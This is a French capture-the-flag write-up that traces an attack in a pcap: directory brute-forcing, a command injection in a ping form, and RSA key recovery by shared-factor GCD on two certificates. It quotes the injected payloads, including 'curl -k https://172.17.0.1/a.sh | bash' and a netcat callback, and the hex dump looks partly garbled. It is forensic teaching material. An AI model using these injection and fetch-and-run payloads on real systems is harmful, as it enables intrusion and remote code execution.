




Bienvenue dans le write-up Revmomon. Un chall du CTF santhacklaus de 500 pts, 29 solves / environ 230 player.

Ci-dessous l'énoncé du challenge qui nous invite à découvrir quelques choses comme une backdoor ou un malware. On nous indique également que le flag est le sha256 de ce dernier (point très important pour la suite de l'histoire :D)



*Disclaimer : Les informations que je donne nécessitent un regard critique. Je suis cependant ouvert à toutes corrections pour amélioration :D From Noob to Root Enjoy !*

Une fois l'archive extraite on arrive sur un fichier pcap. Dès la première ouverture, on comprend qu'un petit coup ménage doit être fait !

Afin de comprendre l'histoire de la capture je décide de l'injecter dans IVRE.

Ressource : <https://ivre.rocks/>

On commence par quelques recherches en ligne de commande pour commencer à comprendre l'histoire et le contexte :

```
ivre flowcli --count
3 clients
11 servers
65548 flows


ivre flowcli --top src.addr
(172.17.0.1) | 65536 |
(172.17.0.5) | 11 |
(fe80::42:e3ff:fecc:add4) | 1 |

ivre flowcli --top dst.addr
(172.17.0.5) | 65535 |
(172.17.0.1) | 3 |
(172.17.0.2) | 2 |
(ff02::fb) | 1 |
(8.8.8.8) | 1 |
(192.168.40.2) | 1 |
(130.89.148.77) | 1 |
(172.17.0.3) | 1 |
(212.211.132.250) | 1 |
(149.20.4.15) | 1 |
(151.101.120.204) | 1 |

ivre flowcli --top dport --limit 10
(80) | 5 |
(443) | 4 |
(5353) | 2 |
(8443) | 2 |
(53) | 2 |
(12345) | 2 |
(31337) | 2 |
(19431) | 1 |
(31402) | 1 |
(36501) | 1 |
```


On obtient donc les tops (port dst ip) et quelques adresses intéressantes ! Une fois, nos petites recherches effectuées, je décide de passer à la phase graphique et d'appliquer les résultats précédents en tant que filtre.

On importe les données et Waou :D !




Le graphique me permet de valider mes soupçons sur la présence d'un scan de port ! Grossièrement, on peut déduire qu'un scan de port massif a été effectué d'où l'apparition du croissant de lune. En jouant sur les tailles de flux, on s'aperçoit également d'un trafic important sur le port 80 de la machine 172.17.0.5.

On va donc devoir chercher parmi les ports, des informations intéressantes. Le scan masquant un peu le graphique, je décide de pondérer pour faire ressortir les flux importants.




On affine le tout avec les tops ports découverts avant !



Le Trafic à destination du port 80 ne nous apprend pas grand-chose

Le filtrage sur le port de destination 8443 se révèle intéressant, car les deux machines communiquent sur le même port dst (172.17.0.1 – 172.17.0.5)



À suivre 😊



2019-11-20 21:55:42,619743119	172.17.0.1	172.17.0.5	HTTP	350 GET /opt HTTP/1.1
2019-11-20 21:55:42,620813780	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,621531335	172.17.0.1	172.17.0.5	HTTP	353 GET /option HTTP/1.1
2019-11-20 21:55:42,621830637	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,621867132	172.17.0.1	172.17.0.5	TCP	66 51124 → 80 [ACK] Seq=2478 Ack=3866 Win=64128 Len=0 TSval=2365669807 TSecr=2748273194
2019-11-20 21:55:42,624589079	172.17.0.5	172.17.0.1	HTTP	354 GET /options HTTP/1.1
2019-11-20 21:55:42,624913086	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,627392974	172.17.0.1	172.17.0.5	HTTP	66 51124 → 80 [ACK] Seq=24445 Ack=1462 Win=64128 Len=0 TSval=2365669812 TSecr=2748273182
2019-11-20 21:55:42,629423679	172.17.0.5	172.17.0.1	HTTP	350 GET /ora HTTP/1.1
2019-11-20 21:55:42,629742435	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,634262778	172.17.0.1	172.17.0.5	HTTP	353 GET /oracle HTTP/1.1
2019-11-20 21:55:42,634444708	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,634482922	172.17.0.1	172.17.0.5	TCP	66 51124 → 80 [ACK] Seq=579 Ack=978 Win=64128 Len=0 TSval=2365669819 TSecr=2748273286
2019-11-20 21:55:42,635677651	172.17.0.1	172.17.0.5	HTTP	354 GET /ordata HTTP/1.1
2019-11-20 21:55:42,636892226	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,637974487	172.17.0.1	172.17.0.5	HTTP	352 GET /order HTTP/1.1
2019-11-20 21:55:42,638380379	172.17.0.5	172.17.0.1	HTTP	553 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,640713662	172.17.0.1	172.17.0.5	HTTP	359 GET /order-detail HTTP/1.1
2019-11-20 21:55:42,641089339	172.17.0.5	172.17.0.1	HTTP	553 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,642495754	172.17.0.1	172.17.0.5	HTTP	359 GET /order-follow HTTP/1.1
2019-11-20 21:55:42,642692963	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,644254056	172.17.0.1	172.17.0.5	HTTP	360 GET /order-history HTTP/1.1
2019-11-20 21:55:42,644442966	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,645463707	172.17.0.1	172.17.0.5	HTTP	356 GET /order-ops HTTP/1.1
2019-11-20 21:55:42,645659821	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,647619034	172.17.0.1	172.17.0.5	HTTP	359 GET /order-return HTTP/1.1
2019-11-20 21:55:42,648886656	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,650218679	172.17.0.1	172.17.0.5	HTTP	357 GET /order-slip HTTP/1.1
2019-11-20 21:55:42,65045682	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,654767952	172.17.0.1	172.17.0.5	HTTP	360 GET /order-history HTTP/1.1
2019-11-20 21:55:42,654974133	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,657882999	172.17.0.1	172.17.0.5	TCP	66 51120 → 80 [ACK] Seq=18970 Ack=18546 Win=64128 Len=0 TSval=2365669842 TSecr=2748273187
2019-11-20 21:55:42,657967975	172.17.0.1	172.17.0.5	TCP	66 51120 → 80 [ACK] Seq=572 Ack=978 Win=64128 Len=0 TSval=2365669842 TSecr=2748273188
2019-11-20 21:55:42,657833994	172.17.0.1	172.17.0.5	HTTP	354 GET /ordered HTTP/1.1
2019-11-20 21:55:42,658868038	172.17.0.5	172.17.0.1	HTTP	553 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,659237524	172.17.0.1	172.17.0.5	HTTP	359 GET /order-status HTTP/1.1
2019-11-20 21:55:42,661875810	172.17.0.5	172.17.0.1	HTTP	361 GET /orderdownloads HTTP/1.1
2019-11-20 21:55:42,662264681	172.17.0.1	172.17.0.5	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,664672372	172.17.0.1	172.17.0.5	TCP	66 51122 → 80 [ACK] Seq=6159 Ack=878 Win=64128 Len=0 TSval=2365669850 TSecr=2748273189
2019-11-20 21:55:42,665813220	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,667952040	172.17.0.1	172.17.0.5	HTTP	353 GET /orders HTTP/1.1
2019-11-20 21:55:42,668342311	172.17.0.5	172.17.0.1	HTTP	554 HTTP/1.1 404 Not Found (text/html)
2019-11-20 21:55:42,668824224	172.17.0.1	172.17.0.5	TCP	66 51116 → 80 [ACK] Seq=22766 Ack=38554 Win=64128 Len=0 TSval=2365669854 TSecr=2748273197

Beaucoup de trafic est généré sur le port 80 de la machine 172.17.0.5 ! À première vue on peut détecter une première attaque.

Une attaque de brute force afin de découvrir les fichiers et dossiers d'un serveur web (comme dirb/dirbuster ect)! Cela confirme l'hypothèse que la guerre se jouera sur les machines 172.17.0.X

On remarque également du trafic vers les repos debian pour la mise à jour de certains paquet, donc deux trois trucs à filtrer !

On comprend donc bien la parti Forensic mais on arrive vite également sur la partie Crypto, car la suite du trafic est chiffrée. N'étant pas un expert dans ce domaine, je comprends vite que je vais galérer 😊

2019-11-20 21:59:59,915628461	172.17.0.1	172.17.0.5	TCP	66 8443 → 53342 [ACK] Seq=1983 Ack=23968 Win=64128 Len=0 TSval=2365927181 TSecr=2748538488
2019-11-20 21:59:59,916339534	172.17.0.5	172.17.0.1	TlsV1.2	125 Application Data
2019-11-20 21:59:59,916357807	172.17.0.1	172.17.0.5	HTTP	66 8443 → 53342 [ACK] Seq=1983 Ack=24027 Win=64128 Len=0 TSval=2365927181 TSecr=2748538488
2019-11-20 21:59:59,916444486	172.17.0.5	172.17.0.1	TlsV1.2	184 Application Data
2019-11-20 21:59:59,916454264	172.17.0.1	172.17.0.5	TCP	66 8443 → 53342 [ACK] Seq=1983 Ack=24065 Win=64128 Len=0 TSval=2365927181 TSecr=2748538488
2019-11-20 21:59:59,916504808	172.17.0.5	172.17.0.1	TlsV1.2	167 Application Data
2019-11-20 21:59:59,916551762	172.17.0.5	172.17.0.1	TCP	66 8443 → 53342 [ACK] Seq=1983 Ack=24166 Win=64128 Len=0 TSval=2365927181 TSecr=2748538488

Afin de faciliter la tâche de récolte, je change d'outil ! Je lance donc NetworkMiner afin d'extraire les données intéressantes du pcap et voir ce qui peut être utile ! (Je récupère d'un côté les certificats des serveurs cf plus tard) MAIS !

Content-Length	625	172925	172.17.0.5 [172.17.0.5] (Other)	172.17.0.5 (Other)	172.17.0.1 (Other)
cli_ip	172.0.0.1	183376	172.17.0.1 (Other)	TCP 51194	172.17.0.5 [172.17.0.5] (Other)
cli_ip	172.0.0.1 : curl -k https://172.17.0.1/a.sh   bash	183408	172.17.0.1 (Other)	TCP 51204	172.17.0.5 [172.17.0.5] (Other)
cli_ip	172.0.0.1 : id   nc 172.17.0.1 12345	183390	172.17.0.1 (Other)	TCP 51198	172.17.0.5 [172.17.0.5] (Other)
Host	172.17.0.5	177558	172.17.0.1 (Other)	TCP 51102	172.17.0.5 [172.17.0.5] (Other)

En triant sur les arguments des requêtes, je remarque quelques choses, une commande injection passée après une adresse IP.

À l'aide du timestamp on regarde dans wireshark, on retrouve qu'après l'énumération de fichier l'attaquant à en effet abuser d'un script permettant de pinguer une ip.

183399 2019-11-20 22:56:40,643988	172.17.0.1	172.17.0.5	HTTP	574 POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)
183391 2019-11-20 22:56:40,644092	172.17.0.5	172.17.0.1	TCP	66 88 → 51198 [ACK] Seq=1 Ack=509 Win=64768 Len=0 TSval=2748331216 TSecr=2365727829
183408 2019-11-20 22:56:57,766810	172.17.0.1	172.17.0.5	HTTP	597 POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)
183409 2019-11-20 22:56:57,766823	172.17.0.5	172.17.0.1	TCP	66 88 → 51284 [ACK] Seq=1 Ack=532 Win=64640 Len=0 TSval=2748348339 TSecr=2365744952
183418 2019-11-20 22:56:59,831549	172.17.0.5	172.17.0.1	TCP	74 47546 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2748350463 TSecr=0 WS=128
183411 2019-11-20 22:56:59,831591	172.17.0.1	172.17.0.5	TCP	74 443 → 47546 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2365747017 TSecr=2
Frame 183408: 597 bytes on wire (4776 bits), 597 bytes captured (4776 bits)				
Ether II, Src: Intel E81C:8A:4E:00:00:00, Dst: 172.17.0.5	: http://172.17.0.5/index.php..			
55 70 67 72 61 64 05 2d 49 6e 73 65 63 75 72 65	Upgrade: insecure			
2d 52 65 71 75 65 73 74 73 8a 20 31 0d 6a 0d 6a	-Request: s: 1			
63 66 09 5f 69 70 3d 31 32 37 2e 30 2e 30 2e 31	cli_ip=172.0.0.1			
2b 25 33 42 20 63 75 72 6e 20 2d 6b 2b 68 74 74	+K8+cur 1+-khtt			
70 73 25 33 41 25 32 46 25 32 46 31 37 32 2e 31	ps&X&F %2f172.1			
37 2e 30 2e 25 32 46 61 2e 73 8b 2b 25 37 43	7.0.1%2F a.sh%7C			
2b 62 61 73 68	+bash			

Bingo ! l'attaquant commence par tester la commande injection avec un petit netcat sur son ip (172.17.0.1) port 12345, mais il télécharge également un script a.sh depuis son IP puis exécuté sur le serveur disant. En suivant le trafic chiffré, on comprend qu'il crée un revershell sur un autre port de l'attaquant le 8443.

À ce moment je me suis dit que le chall était bientôt fini qu'il juste d'extraire le script a.sh afin d'avoir son sha256 :D

seul problème le trafic http est chiffré ... donc on attaque la crypto :'(

Mais motivé par la fin du challenge que m'étais proche j'entame donc mes recherches sur comment déchiffrer ce flux, et là ce fut la partie longue du challenge, très longue ...

J'ai testé les attaques basiques sur clé publique /privé afin de pouvoir factoriser et recréer les clés publiques, si un défaut de configuration de certificat était vulnérable, ect.. mais non applicable dans mon cas :(



RIEN DE RIEN, je commence à désespérer. Un café plus tard, je me pose et fais donc l'inventaire de ce que j'ai :

Des bons certificats de plusieurs machines différentes

Des certificats différents d'une même machine



Puis je découvre un ticket sur un problème concernant plusieurs certificats de la même machine s'appuyant sur un problème de GCD.

Ressource : <https://zonesec.org/fr-quals-qrehack-2k18-network/>

« Le but du jeu est de trouver, sur l'ensemble des modulus (différents) qu'on a récupéré, ceux qui peuvent partager un facteur en commun à grands coups de GCD (plutôt qu'en essayant de factoriser. »

exemple : <https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10507>)

Je me suis appuyé sur un outil qui implémente l'algo de calcul du GCD sur n modulus : <https://github.com/sagi/fastgcd>



À l'aide network miner j'avais extrait tous les certificats des machines nécessaires à cette attaque.

```
root@kali: /opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1# cd TCP-443/
root@kali: /opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-443# ls
'Brexit FTW[1].cer' 'Brexit FTW[2].cer' 'Brexit FTW[3].cer' 'Brexit FTW.cer'
root@kali: /opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-443# cd ../TCP-8443/
root@kali: /opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-8443# ls
Goulag.cer [redacted]
root@kali: /opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-8443#
```

Il s'avère qu'on se trouve dans ce cas, les deux certificats Goulag.cer et Brexit.cer viennent de la Machine attaquante 172.17.0.1 et comporte les mêmes caractéristiques (rsa public key 2048 ... )

```
root@kali: ~/Bureau/CERT# openssl x509 -in Goulag.cer -inform DEM -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            76:87:e8:f8:29:9f:8e:13:e2:3e:41:87:ba:38:9f:13:93:29:e2:4d
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = RU, ST = Russie, L = Moscow, O = Prime minister, OU = Goulag
        Validity
            Not Before: Oct 29 23:36:18 2019 GMT
            Not After : Jan 15 23:36:18 2028 GMT
        Subject: C = RU, ST = Russie, L = Moscow, O = Prime minister, OU = Goulag
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public-Key: (2048 bit)
            Modulus:
                00:f2:4e:ac:43:39:28:9a:a0:a3:78:e3:c9:d7:48:
                9d:63:0e:4a:fc:42:7f:72:b2:c2:59:c2:99:cb:bf:
                61:c8:e8:88:00:76:e7:3f:78:9c:ad:f7:83:f1:2e:
                0a:9d:be:87:c0:cc:8a:be:eb:b5:ac:b9:00:04:ff:
                11:51:50:a5:0e:57:f2:30:a7:19:30:ef:29:f2:48:
                23:fb:1b:3c:d8:5c:cc:24:17:89:88:4b:2a:48:6e:
                ad:ff:cc:e9:db:af:d6:d6:8a:ad:19:6a:5d:7a:b6:
                da:3b:47:99:8f:4d:c4:c6:ec:a8:79:d6:cd:82:07:
                ee:60:2a:9e:ec:00:7d:58:1f:3f:07:ba:77:4c:48:
                f0:9c:d1:3b:6d:17:38:44:12:f9:2a:1a:b3:07:6a:
                65:62:ba:cd:0e:a8:68:af:98:e8:fd:10:60:0c:67:
                67:40:63:04:a3:4f:80:f2:86:4f:1b:39:aa:e1:df:
                a5:13:64:f1:03:81:42:5c:a0:70:d8:ce:82:f8:f7:
                66:c2:49:2d:2b:56:45:db:ac:3f:32:4d:20:10:ee:
                43:56:1d:0c:80:f9:2e:98:41:62:7d:39:aa:f5:08:
                29:53:2f:2a:92:2f:63:f3:22:37:db:43:26:17:a5:
                90:7a:be:2a:b6:01:69:76:61:70:51:06:fa:2a:f2:
                a7:49
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                03:C8:B2:2E:FF:2C:D0:D1:C0:F6:B8:4F:7C:7A:8D:D9:B4:01:90:75
            X509v3 Authority Key Identifier:
                keyid:03:C8:B2:2E:FF:2C:D0:D1:C0:F6:B8:4F:7C:7A:8D:D9:B4:01:90:75

            X509v3 Basic Constraints: critical
                CA:TRUE
        Signature Algorithm: sha256WithRSAEncryption
```

```
root@kali: ~/Bureau/CERT# openssl x509 -in Brexit\ FTW.cer -inform DEM -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            63:d1:93:10:c3:68:e0:5d:63:32:9a:ba:c4:51:f4:91:4f:34:da:11
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = FR, ST = France, L = Paris, O = Prime Minister, OU = Brexit FTW
        Validity
            Not Before: Oct 29 20:18:01 2019 GMT
            Not After : Jan 15 20:18:01 2028 GMT
        Subject: C = FR, ST = France, L = Paris, O = Prime Minister, OU = Brexit FTW
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public-Key: (2048 bit)
            Modulus:
                00:ea:a1:f5:0f:79:9c:7b:8a:48:e3:46:83:4c:51:
                c7:9d:4f:08:f3:83:94:ec:d0:91:dc:a0:f8:a5:30:
                ac:92:dc:ac:e9:cb:61:39:d6:78:62:74:7a:6b:74:
                81:20:40:26:a6:af:29:ff:72:88:f5:f9:90:3b:8d:
                c9:26:3f:8d:e2:f5:84:82:c0:3c:4b:91:77:09:06:
                6d:6c:aa:f6:20:ba:c2:5f:c0:57:6a:98:9c:bd:81:
                47:5d:69:79:eb:bc:56:19:ea:64:aa:37:45:04:0a:
                82:f0:d7:69:13:de:59:85:90:e9:c3:34:60:8f:40:
                c8:25:10:5a:28:9f:51:39:d2:9e:a3:c6:d8:6a:d5:
                d1:09:d9:bf:f9:0f:42:c3:ca:dd:92:76:50:b6:72:
                61:f0:97:34:eb:55:16:74:46:91:47:91:48:35:06:
                6d:36:60:e4:c3:37:a1:0d:80:fe:7a:56:7d:ce:63:
                57:a1:1a:c1:fb:06:10:36:ea:07:4d:5b:a7:06:28:
                42:17:3f:d6:51:ca:2a:70:8b:4f:4a:88:5e:58:68:
                b2:f8:e9:38:07:44:1c:04:21:0b:85:5b:39:46:94:
                a3:a7:a0:bf:d3:29:7e:d2:6c:77:3f:ed:7b:e3:72:
                6c:29:49:a7:bb:57:c0:60:a8:b7:a0:70:06:e2:c8:
                18:15
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                76:2D:CF:DF:0F:4A:C8:99:C5:EF:67:FC:0D:B0:7A:AD:8D:D5:9C:17
            X509v3 Authority Key Identifier:
                keyid:76:2D:CF:DF:0F:4A:C8:99:C5:EF:67:FC:0D:B0:7A:AD:8D:D5:9C:17
```



N'étant pas une brute en math ☺ Le script fastgcd va nous permettre de mener le calcul plus facilement afin de pouvoir extraire un facteur commun. Il suffit de rentrer les modulus des certificats dans un fichier input.

```
root@kali:/opt/fastgcd# cat inut
00eaa1f50f799c7b8a48e346834c51c79d4f08f38394ecd091dca0f8a530ac92dcace9cb6139d67862747a6b7481204026a6af29ff7288f5f990
3b8dc9263f8de2f58482c03c4b917709066d6caaf620bac25fc0576a989cbd81475d6979ebbc5619ea64aa3745040a82f0d76913de598590e9c3
34608f40c825105a289f5139d29ea3c6d86ad5d109d9b9f90f42c3cadd927650b67261f09734eb551674469147914835066d3660e4c337a10d80
fe7a567dce6357a11ac1fb061036ea074d5ba7062842173fd651ca2a708b4f4a885e5868b2f8e93807441c04210b855b394694a3a7a0bfd3297e
d26c773fed7be3726c2949a7bb57c060a8b7a07006e2c81815

00f24eac4339289aa0a378e3c9d7489d630e4afc427f72b2c259c299cbbf61c8e8880076e73f789cadf783f12eea9db87c0cc8abeebb5acb900
04ff115150a50e57f230a71930ef29f24823fb1b3cd85ccc241789884b2a486eadffcc9dbafd6d68aad196a5d7ab6da3b47998f4dc4c6eca879
d6cd8207ee602a9eec007d581f3f07ba774c48f09cd13b6d17384412f92a1ab3076a6562bacd0ea868af98e8fd10600c6767406304a34f80f286
4f1b39aee1dfa51364f10381425ca070d8ce82f8f766c2492d2b5645dbac3f324d2010ee43561d0c80f92e9841627d39aaf50829532f2a922fe3
f32237db432617a5907abe2ab601697661705106fa2af2a749
```

```
root@kali:/opt/fastgcd# ./fastgcd inut
preprocessing input from inut
preprocessing 2 elements took 0.001s
multiplying numbers...
reading input.mpz...2 elements, 528 bytes (0.000s)
level 0
(ok 0.000s)(ok 0.000s)(ok 0.000s)(ok 0.000s)
writing p0.mpz...1 elements, 520 bytes (0.000s)
0.001s
product tree took 0.001s
computing remainder tree
reading p0.mpz...1 elements, 520 bytes (0.000s)
output
reading input.mpz...2 elements, 528 bytes (0.000s)
(ok 0.000s)(ok 0.000s)(ok 0.000s)(ok 0.000s)
writing output.mpz...2 elements, 272 bytes (0.000s)
0.000s
remainder tree took 0.000s
reading input.mpz...2 elements, 528 bytes (0.000s)
reading output.mpz...2 elements, 272 bytes (0.000s)
emitting results
writing vulnerable_moduli...ok
writing gcds...ok
emitting 2 results took 0.000s
mrow!
run took 0.004s
```

```
root@kali:/opt/fastgcd# cat vulnerable_moduli
eaa1f50f799c7b8a48e346834c51c79d4f08f38394ecd091dca0f8a530ac92dcace9cb6139d67862747a6b7481204026a6af29ff7288f5f9903b
8dc9263f8de2f58482c03c4b917709066d6caaf620bac25fc0576a989cbd81475d6979ebbc5619ea64aa3745040a82f0d76913de598590e9c334
608f40c825105a289f5139d29ea3c6d86ad5d109d9b9f90f42c3cadd927650b67261f09734eb551674469147914835066d3660e4c337a10d80fe
7a567dce6357a11ac1fb061036ea074d5ba7062842173fd651ca2a708b4f4a885e5868b2f8e93807441c04210b855b394694a3a7a0bfd3297ed2
6c773fed7be3726c2949a7bb57c060a8b7a07006e2c81815
f24eac4339289aa0a378e3c9d7489d630e4afc427f72b2c259c299cbbf61c8e8880076e73f789cadf783f12eea9db87c0cc8abeebb5acb90004
